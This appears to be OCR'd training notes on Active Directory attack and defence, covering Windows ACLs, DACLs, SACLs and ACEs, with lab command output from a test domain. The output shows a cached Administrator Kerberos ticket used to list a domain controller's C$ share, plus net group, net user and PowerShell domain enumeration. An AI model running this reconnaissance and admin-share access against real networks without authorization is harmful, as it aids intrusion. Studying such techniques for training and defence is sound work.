
```
C:\Users\emp01\Desktop>klist

Current LogonId is 0:0x83fb834

Cached Tickets: (1)

#0>     Client: Administrator @ atomic-nuclear.site
        Server: cifs/atomic-dc.atomic-nuclear.site @ atomic-nuclear.site
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 4/26/2022 7:47:05 (local)
        End Time:   4/26/2022 17:47:05 (local)
        Renew Time: 5/3/2022 7:47:05 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\emp01\Desktop>dir \\atomic-dc.atomic-nuclear.site\c$
 Volume in drive \\atomic-dc.atomic-nuclear.site\c$ has no label.
 Volume Serial Number is FCA1-CBBC

 Directory of \\atomic-dc.atomic-nuclear.site\c$

09/12/2016  04:35 AM    <DIR>          Logs
02/05/2021  11:47 AM    <DIR>          PerfLogs
02/05/2021  11:36 AM    <DIR>          Program Files
02/05/2021  11:36 AM    <DIR>          Program Files (x86)
04/19/2022  12:12 AM    <DIR>          Users
03/02/2022  10:14 AM    <DIR>          Windows
```


- Active Directory Authorization
  - **Window Access Control List**
    - The Microsoft Windows Access Control Lists (ACLs) are a core element in the security model.
    - These lists can provide a set of permissions to help control access to network resources.
    - Every object in Windows systems can be linked to an ACL.
    - ACLs are formed by Access Control Entries (ACEs), which are statements to allow or deny access to a group or individual to resources.

  There are two types of ACLs in Windows -

    - **Discretionary Access Control List (DACL)**
      - It is a set of permissions that can be linked to an Active Directory object.
      - The DACL specifies the users and groups that can access such an object. It also determines the type of actions that can be performed over the object.
    - **System Access Control List (SACL)**
      - This list helps perform audits of users and groups that attempt (successfully or failed) to access an AD object.

- **Access Control Entries (ACE)**
  - An access control entry (ACE) is an element in an access control list (ACL).
  - An ACL can have zero or more ACEs.
  - Each ACE controls or monitors access to an object by a specified trustee.
  - Each ACE in an ACL describes a security identifier (SID) and specific access (or deny) rights allowed for that SID against a given object
  - E.g. an ACE can allow specific users to read/write/modify an object, while another ACE can deny access to the object altogether for other users.


Logon session
has
Access Token
User SID
Group SIDs
Integrity Level SID
Privileges
Other access info
is
is
Impersonation Token
Primary Token
Securable object
has
Security Descriptor
Header
Owner SID
Primary Group SID
has
has
DACL
SACL
*
*
*
1
Access Denied ACE
Header
Trustee SID
Access Mask
Access Allowed ACE
Header
Trustee SID
Access Mask
Audit ACE
Header
Trustee SID
Access Mask
Mandatory Label ACE
Header
Integrity level SID
Access Mask



LSA matches SIDs from the access token with SIDs in the ACEs

Access Token

User SID

Security group SIDs

User rights


DACL

Explicit deny ACEs

Explicit allow ACEs

Inherited deny ACEs

Inherited allow ACEs



Domain Enumeration

Entity (User, Group)

Group Policy Object (GPO)

Organizational Unit (OU)


Access Control List (ACL)

Domain Trusts


Forest

- **Entity Enumeration**


  - Domain Users / Groups can query the domain resources
  - In-built tools and Active Directory Service Interfaces (ADSI) queries can be used to query domain resources



```
C:\Users\emp01\Desktop>net group /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


Group Accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
*Cloneable Domain Controllers
*DnsUpdateProxy
*Domain Admins
*Domain Computers
*Domain Controllers
*Domain Guests
*Domain Users
*Enterprise Admins
*Enterprise Key Admins
*Enterprise Read-only Domain Controllers
*Group Policy Creator Owners
*Key Admins
*Protected Users
*Read-only Domain Controllers
*Schema Admins
The command completed successfully.
```




```
C:\Users\emp01\Desktop>net user /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


User accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
Administrator            DefaultAccount           emp01
emp02                    fsp_user                 Guest
krbtgt                   MSOL_7263abeaec06
The command completed successfully.
```



```
PS C:\Users\emp01\Desktop> $Class = [System.DirectoryServices.ActiveDirectory.Domain]
PS C:\Users\emp01\Desktop> $Class::GetCurrentDomain()


Forest                  : atomic-nuclear.site
DomainControllers       : {Atomic-DC.atomic-nuclear.site}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : Atomic-DC.atomic-nuclear.site
RidRoleOwner            : Atomic-DC.atomic-nuclear.site
InfrastructureRoleOwner : Atomic-DC.atomic-nuclear.site
Name                    : atomic-nuclear.site
```

